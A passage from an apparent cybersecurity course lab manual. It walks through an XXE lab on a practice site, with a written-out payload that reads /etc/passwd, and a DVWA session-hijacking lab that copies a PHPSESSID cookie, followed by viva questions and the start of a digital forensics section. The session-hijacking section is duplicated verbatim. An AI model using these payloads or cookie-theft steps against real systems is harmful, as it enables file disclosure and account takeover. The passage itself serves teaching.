
Then choose the lab:
“Exploiting XXE using external entities to retrieve files.”




Step 6: Click ACCESS THE LAB to start the vulnerable website.



Step 7: On the lab website, click on **any product** to view its details.




Step 8: Go back to Burp Suite:
Proxy → Intercept → ON




Step 9: In the Burp browser, click **Check stock** on the product page.




Burp will now capture the **POST** request.



Step 10: In Burp Suite:
Right-click the captured request
Select **Send to Repeater**





Step 11: In the Repeater request body, edit the XML:

```

<!DOCTYPE test [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<stockCheck>
  <productId>&xxe;</productId>
  <storeId>1</storeId>
</stockCheck>

```




Step 12: Click **Send** in Repeater.

If the vulnerability exists, the response will contain:

Invalid product ID: <contents of /etc/passwd>



Step 13: Go back to **Proxy** → **Intercept** → **OFF**.



Step 14: Go back to the Burp browser and continue browsing normally.



Viva Questions:

1. **What is XML External Entity (XXE) Injection?**

XXE is a vulnerability that allows attackers to inject malicious XML entities to read files, perform SSRF, or execute DoS attacks.

2. **How does an XXE attack work?**

Attackers define external entities in XML input, referencing local or remote resources to access sensitive data or execute attacks.

3. **What tools are commonly used to test for XXE vulnerabilities?**

Burp Suite, OWASP ZAP, and manually crafted XML payloads.

4. **How does Burp Suite help in XXE exploitation?**

Burp Suite intercepts and modifies XML requests to inject and test for external entity vulnerabilities.

5. **What are the impacts of an XXE attack?**

Data exposure, Server-Side Request Forgery (SSRF), Denial of Service (DoS), and remote code execution in some cases.

6. **What is a basic XXE payload example?**

```
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<root> &xxe; </root>
```

This reads sensitive system files from the server.

7. **How can XXE vulnerabilities be prevented?**

Disable external entity processing, use safe XML parsers, and implement allowlists for XML input validation.

8. **What is blind XXE, and how does it work?**

Blind XXE occurs when the response does not directly show the injected data, but it can be exfiltrated via out-of-band techniques.

9. **How does XXE lead to SSRF?**

Attackers can use XXE to make the server send requests to internal or external resources, bypassing security restrictions.

10. **What are secure alternatives to XML that prevent XXE?**

Using JSON instead of XML eliminates the risk of XXE, as JSON does not support external entity definitions.

10. Session Hijacking and Fixation

Objective: To learn how session hijacking and fixation attacks work

Tools: DVWA, Burp Suite, Browser developer tools

Session hijacking is a cyber attack where an attacker gains control of a user's online activity by stealing or manipulating their session token:

How it works

When a user logs into a website, the server assigns a session token to the user's browser. The attacker then intercepts the session token, which can be done by eavesdropping on network traffic or exploiting vulnerabilities.

Impact

With the stolen session token, the attacker can impersonate the user and access their account, perform unauthorized actions, or steal sensitive information.

Prevention

Website owners can prevent session hijacking by using HTTPS and strengthening session management. Users can prevent session hijacking by logging out of websites, enabling multi-factor authentication, and being cautious of links they click.

Session hijacking is a significant and growing threat to web application security. It can lead to privacy breaches, unauthorized transactions, and other security concerns.

Steps For Session Hijacking:

Step1: Start your DVWA VM



Step 2: In DVWA → DVWA Security, set **LOW** and save.




Step 3: Open a **Private/Incognito** browser window, then log in there as **gordonb / abc123**.



And Set the DVWA security level to LOW.




Step 4: Start **Burp Suite**, turn **Intercept ON**, and enable **FoxyProxy** (or configure your browser to use Burp as a proxy)




In the **Normal** browser window route traffic through Burp and perform the DVWA login. In Burp's **Proxy** → **HTTP history**, inspect the login response's **Set-Cookie** header to observe the PHPSESSID; you may **copy the PHPSESSID value** for local debugging only.




Step 5: In the Private/Incognito browser window, right-click the page and select **Inspect**.



Go to **Application/Storage** → **Cookies**, locate the PHPSESSID entry, click its **Value** cell, paste the session ID (for local debugging only), and press **Enter** — store it securely and do **not** reuse or share it.



Step 6: Refresh the DVWA page in the Private/Incognito window — if you've pasted a valid **PHPSESSID** (lab-only), the page may load with the admin session.



Viva Questions:

1. **What is session hijacking?**

Session hijacking is an attack where an attacker takes over a user's active session to gain unauthorized access.

2. **How does session hijacking work?**

Attackers steal session cookies using techniques like XSS, packet sniffing, or malware to impersonate the victim.

3. **What is session fixation?**

Session fixation is when an attacker sets a known session ID for the victim, forcing them to use it, allowing the attacker to take control.

4. **What tools can be used to test for session hijacking vulnerabilities?**

DVWA, Burp Suite, and browser developer tools (e.g., inspecting cookies).

5. **How does Burp Suite help in session hijacking attacks?**

It intercepts and manipulates session cookies to test if unauthorized access is possible.

6. **What are common techniques used for session hijacking?**

Cookie theft via XSS, network sniffing, malware, and session sidejacking using unencrypted connections.

7. **How can session hijacking be prevented?**

Use HTTPS, set the `HttpOnly` and `Secure` flags on cookies, and implement session expiration and regeneration.

8. **How does session fixation differ from session hijacking?**

In fixation, the attacker forces the victim to use a predetermined session ID, while in hijacking, they steal an active session.

9. **How does setting the `HttpOnly` flag on cookies help prevent session hijacking?**

It prevents JavaScript from accessing cookies, reducing the risk of XSS-based session theft.

10. Session Hijacking and Fixation

Objective: To learn how session hijacking and fixation attacks work

Tools: DVWA, Burp Suite, Browser developer tools

Session hijacking is a cyber attack where an attacker gains control of a user's online activity by stealing or manipulating their session token:

How it works

When a user logs into a website, the server assigns a session token to the user's browser. The attacker then intercepts the session token, which can be done by eavesdropping on network traffic or exploiting vulnerabilities.

Impact

With the stolen session token, the attacker can impersonate the user and access their account, perform unauthorized actions, or steal sensitive information.

Prevention

Website owners can prevent session hijacking by using HTTPS and strengthening session management. Users can prevent session hijacking by logging out of websites, enabling multi-factor authentication, and being cautious of links they click.

Session hijacking is a significant and growing threat to web application security. It can lead to privacy breaches, unauthorized transactions, and other security concerns.

Steps For Session Hijacking:

Step1: Start your DVWA VM



Step 2: In DVWA → DVWA Security, set **LOW** and save.



Step 3: Open a **Private/Incognito** browser window, then log in there as **gordonb / abc123**.



And Set the DVWA security level to LOW.




Step 4: Start **Burp Suite**, turn **Intercept ON**, and enable **FoxyProxy** (or configure your browser to use Burp as a proxy)




In the **Normal** browser window route traffic through Burp and perform the DVWA login. In Burp's **Proxy** → **HTTP history**, inspect the login response's **Set-Cookie** header to observe the PHPSESSID; you may **copy the PHPSESSID value** for local debugging only.




Step 5: In the Private/Incognito browser window, right-click the page and select **Inspect**.



Go to **Application/Storage** → **Cookies**, locate the PHPSESSID entry, click its **Value** cell, paste the session ID (for local debugging only), and press **Enter** — store it securely and do **not** reuse or share it.



Step 6: Refresh the DVWA page in the Private/Incognito window — if you've pasted a valid **PHPSESSID** (lab-only), the page may load with the admin session.



Viva Questions:

1. **What is session hijacking?**

Session hijacking is an attack where an attacker takes over a user's active session to gain unauthorized access.

2. **How does session hijacking work?**

Attackers steal session cookies using techniques like XSS, packet sniffing, or malware to impersonate the victim.

3. **What is session fixation?**

Session fixation is when an attacker sets a known session ID for the victim, forcing them to use it, allowing the attacker to take control.

4. **What tools can be used to test for session hijacking vulnerabilities?**

DVWA, Burp Suite, and browser developer tools (e.g., inspecting cookies).

5. **How does Burp Suite help in session hijacking attacks?**

It intercepts and manipulates session cookies to test if unauthorized access is possible.

6. **What are common techniques used for session hijacking?**

Cookie theft via XSS, network sniffing, malware, and session sidejacking using unencrypted connections.

7. **How can session hijacking be prevented?**

Use HTTPS, set the `HttpOnly` and `Secure` flags on cookies, and implement session expiration and regeneration.

8. **How does session fixation differ from session hijacking?**

In fixation, the attacker forces the victim to use a predetermined session ID, while in hijacking, they steal an active session.

9. **How does setting the `HttpOnly` flag on cookies help prevent session hijacking?**

It prevents JavaScript from accessing cookies, reducing the risk of XSS-based session theft.

11. Digital Forensics

Objective: To learn the basics of digital forensics and evidence collection

Tools: Autopsy, FTK Imager

Digital forensics is the process of investigating and analyzing electronic data to uncover and present evidence in a way that is legally admissible. It involves recovering, preserving, and examining data from computers, smartphones, servers, and other digital devices to solve crimes, resolve disputes, or investigate incidents.

Here's a breakdown of what digital forensics entails:

1. **Data Collection:** Identifying and gathering data from digital devices while ensuring that the process doesn't alter or damage the evidence. This often involves creating forensic copies (or images) of the data.
2. **Data Preservation:** Ensuring that the collected data remains unchanged throughout the investigation. This involves using specialized tools and techniques to maintain the integrity of the evidence.
3. **Data Analysis:** Examining the data to identify relevant information. This can involve looking at files, metadata, logs, communications, and other types of digital information.
4. **Data Presentation:** Preparing findings in a clear and understandable format for legal proceedings or other investigations. This may involve creating reports, visualizations, or expert testimony.
5. **Incident Response:** In some cases, digital forensics is used in real-time to respond to and manage ongoing security incidents or breaches.

Autopsy

Autopsy is a widely used open-source digital forensics platform that helps investigators analyze and examine digital evidence. It provides a suite of tools for processing and investigating data from various types of digital devices, including computers, smartphones, and external storage media. Here's a closer look at what Autopsy offers:

Key Features of Autopsy:

1. **Case Management:** Allows investigators to organize and manage cases, including setting up case files and tracking evidence.
2. **Data Analysis:** Provides tools for analyzing file systems, recovering deleted files, and examining file contents. It supports a variety of file systems and can extract data from different types of devices.
3. **Search and Filtering:** Includes powerful search capabilities to find specific files or data within a case. Investigators can use keywords, file types, and other criteria to narrow down their search.
4. **Timeline Analysis:** Helps in creating and analyzing timelines based on file system activities, such as file creation, modification, and access times.
5. **File Carving:** Capable of recovering deleted or fragmented files from raw disk images.
6. **Metadata Extraction:** Extracts and analyzes metadata from files, which can provide insights into file origins, modifications, and other relevant details.
7. **Visualization:** Offers graphical representations of data, such as file trees, directory structures, and timeline charts, to aid in understanding and interpreting the evidence.

8. **Reporting:** Generates detailed reports summarizing the findings of the investigation, which can be used for legal proceedings or internal documentation.

How Autopsy Works:

